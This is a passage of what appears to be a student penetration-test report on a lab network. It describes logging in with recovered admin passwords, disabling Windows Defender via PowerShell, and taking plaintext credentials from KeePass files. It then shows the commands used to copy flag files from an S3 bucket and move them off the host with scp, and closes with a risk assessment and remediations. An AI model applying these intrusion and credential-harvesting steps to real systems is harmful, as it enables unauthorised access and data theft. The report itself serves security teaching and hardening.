
- Strong windows defender rules prevented success of EternalBlue or PSExec exploits, however It was possible to directly login to the machine using Administrator password.

- Post login, it was possible to disable windows defender using PowerShell, which bypassed the above-mentioned control.


- After checking AD, it was observed that the webmaster user has no Unix AD bridging.

Windows VM1

- The machine was logged into using IT-Admin password. Upon log-in, it was noticed that KeePass application was installed. In the desktop folder, the KeePass Password file was stored.




Name	Date modified	Type	Size
Firefox	11/2/2019 10:41 PM	Shortcut	2 KB
KeePass 2	11/2/2019 10:43 PM	Shortcut	2 KB
KeePass Password	11/2/2019 10:50 PM	Text Document	1 KB




```
KeePass Password

Q1O2oK2ADtUns
```

KeePass Password: **Q1O2oK2ADtUns**

- There was also a Database.kdbx file stored in the documents folder. When opened it gave away the webmaster's password for the Linux server in the notes.



Name	Date modified	Type	Size
Database.kdbx	11/2/2019 10:54 PM	KeePass Database	3 KB


Database.kdbx - KeePass
File Group Entry Find View Tools Help
Search...
Database
General
Windows
Network
Internet
eMail
Homebanking
Edit Entry
You're editing an existing entry.
Entry Advanced Properties Auto-Type History
Tools
OK
Cancel

Title	User Name	Password	URL
Webserver Admin		********	

Group: General, **Title:** Webserver Admin, **Password:** ********, **Creation Time:** 11/2/2019 10:53:25 PM, **Last Modification Time:** 11/2/2019 10:54:16 PM

Linux server

1 of 1 selected
Ready.

Title: Webserver Admin
User name:
Password: ••••••••••••••••••••
Repeat: ••••••••••••••••••••
Quality: 99 bits 20 ch.
URL:
Notes:

Linux server

User: webmaster
Pass: Joa$WB534G%&

□ Expires: 12/13/2019 12:00:00 AM

Linux server

User: webmaster

Pass: **Joa$WB534G%&**


Ubuntu Machine

Username -webmaster; Password - **Joa$WB534G%&**

- This machine was logged into using a secure shell session from the attack machine.


- On the machine there is a file called **new-site-info.txt** which suggested that the flags were stored on the aws s3 bucket. The flags were then accessed using the following steps.

```
cat new-site-info.txt

aws s3 ls

aws s3 ls s3://enpm809q

ls

mkdir Flag

ls

cd Flag/

aws s3 cp s3://enpm809q . --recursive
```




```
webmaster@ubuntu:~$ cat new-site-info.txt
Some of the new site content has been uploaded to the S3 bucket that will serve up content for the new site.  It has some images of the big reveal of who the boss is.  We should be careful this isn't access
ed ahead of time otherwise the boss not going to be happy!
webmaster@ubuntu:~$ aws s3 ls
2019-07-22 08:52:56 425398327873-awsmacietrail-dataevent
2019-06-26 07:12:18 config-bucket-425398327873
2018-09-10 14:08:47 enpm809j
2018-10-04 05:42:10 enpm809j-logs
2019-11-09 19:12:59 enpm809q
webmaster@ubuntu:~$ aws s3 ls s3://enpm809q
2019-11-09 19:17:13      52910 flag1.jpeg
2019-11-09 19:17:12      52828 flag2.jpeg
2019-11-09 19:17:13      53230 flag3.jpeg
2019-11-09 19:17:12      72435 flag4.jpeg
2019-11-09 19:17:12     105909 flag5.jpeg
2019-11-09 19:17:13      78246 flag6.jpeg
webmaster@ubuntu:~$ ls
new-site-info.txt
webmaster@ubuntu:~$ mkdir Flag
webmaster@ubuntu:~$ ls
Flag  new-site-info.txt
webmaster@ubuntu:~$ cd Flag/
webmaster@ubuntu:~/Flag$ aws s3 cp s3://enpm809q . --recursive
download: s3://enpm809q/flag3.jpeg to ./flag3.jpeg
download: s3://enpm809q/flag2.jpeg to ./flag2.jpeg
download: s3://enpm809q/flag5.jpeg to ./flag5.jpeg
download: s3://enpm809q/flag6.jpeg to ./flag6.jpeg
download: s3://enpm809q/flag4.jpeg to ./flag4.jpeg
download: s3://enpm809q/flag1.jpeg to ./flag1.jpeg
webmaster@ubuntu:~/Flag$
```


scp -rp webmaster@192.168.48.137:~/Flag Flags





```
root@root:~/Flags# scp -rp webmaster@192.168.48.137:~/Flag Flags
webmaster@192.168.48.137's password:
flag2.jpeg
flag4.jpeg
flag5.jpeg
flag3.jpeg
flag1.jpeg
flag6.jpeg
```

- The six flags found were:










- An integrity check confirmed that these were the six files which were supposed to be found



```
C:\Users\Shoumit Karnik\Desktop>certutil -hashfile flag1.jpeg MD5
MD5 hash of flag1.jpeg:
ec920f6a63f80bdaed233844dee35602
CertUtil: -hashfile command completed successfully.

C:\Users\Shoumit Karnik\Desktop>certutil -hashfile flag2.jpeg MD5
MD5 hash of flag2.jpeg:
941150d01339cac745327d0d4549a0c3
CertUtil: -hashfile command completed successfully.

C:\Users\Shoumit Karnik\Desktop>certutil -hashfile flag3.jpeg MD5
MD5 hash of flag3.jpeg:
dfed11803eac1bf990940cc1a500a202
CertUtil: -hashfile command completed successfully.

C:\Users\Shoumit Karnik\Desktop>certutil -hashfile flag4.jpeg MD5
MD5 hash of flag4.jpeg:
dde8e712353d62de269f62b11bab847f
CertUtil: -hashfile command completed successfully.

C:\Users\Shoumit Karnik\Desktop>certutil -hashfile flag5.jpeg MD5
MD5 hash of flag5.jpeg:
b5cf9353ae742b19983b269fdb5f841f
CertUtil: -hashfile command completed successfully.

C:\Users\Shoumit Karnik\Desktop>certutil -hashfile flag6.jpeg MD5
MD5 hash of flag6.jpeg:
2cdf05cbc8d6a465e7361d3fa4bdf80e
CertUtil: -hashfile command completed successfully.
```

Risk Assessment

The risk assessment was computed from the findings on the machines within the IT environment, where the following vulnerabilities were assessed using CIA- triad.

Risk	Confidentiality	Integrity	Availability
Password Standards	X	X	
Eternal Blue	X	X	X
Psexec	X	X	X
smbclient			X
KeePass	X	X	

Index	Legend
X	Inadequacies of controls

Report – Remediations

Credentials

Do's:

- Shared network should be password protected via domain policy enforcing.
- Privilege user access monitoring into the IT-admin password repository by using event loggers.
- Master password for KeePass should be stored in a removable device that is only given to the IT admin.
- Set high risk assets with admin rights and not having direct access by local user.

Don'ts:

- Passwords should not contain User's first name, birthdate or personal other easily found information.
- KeePass passwords should not be stored in the form of sticky notes, text files or any other unencrypted format.

Password Policy*

The IT-administration should apply the following password standard as policy for interactive accounts created within the network for all accounts.

Policy	Domain Setting
Enforce password history	13 passwords remembered
Maximum password age	60 days
Minimum password age	1 day
Minimum password length	8 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Disabled
Account lockout duration	30 minutes
Account lockout threshold	3 invalid login attempts

Multiple Accounts

Users with multiple accounts should either use MFA authentication or apply different passwords on different clients.

Sr.No	Title	Legend
1	Standard	*

File Shares and SMB Hardening

In the Bookings client network machine (windows 7) there exists direct access into the windows server (MASKEDDJ-DC).

Fix :

1. Set appropriate ACL permissions and resource group allocation for machines and user to restrict access.
2. Implement a group policy and an event logger mechanism that records all the access into the Domain Controller.
3. Remove all PowerShell application at client end points and apply a Symantec endpoint Application control.
4. Disable all open ports of SMB and allow access only through custom ports for enhanced security

Improvements :

1. Communications should be over email exchange servers.
2. Apply an external Privilege Access Management solution such as Cyberark, Beyond Trust and Thycotic, which helps implements functions such as SSO or MFA to prevent unauthorized access into the machine.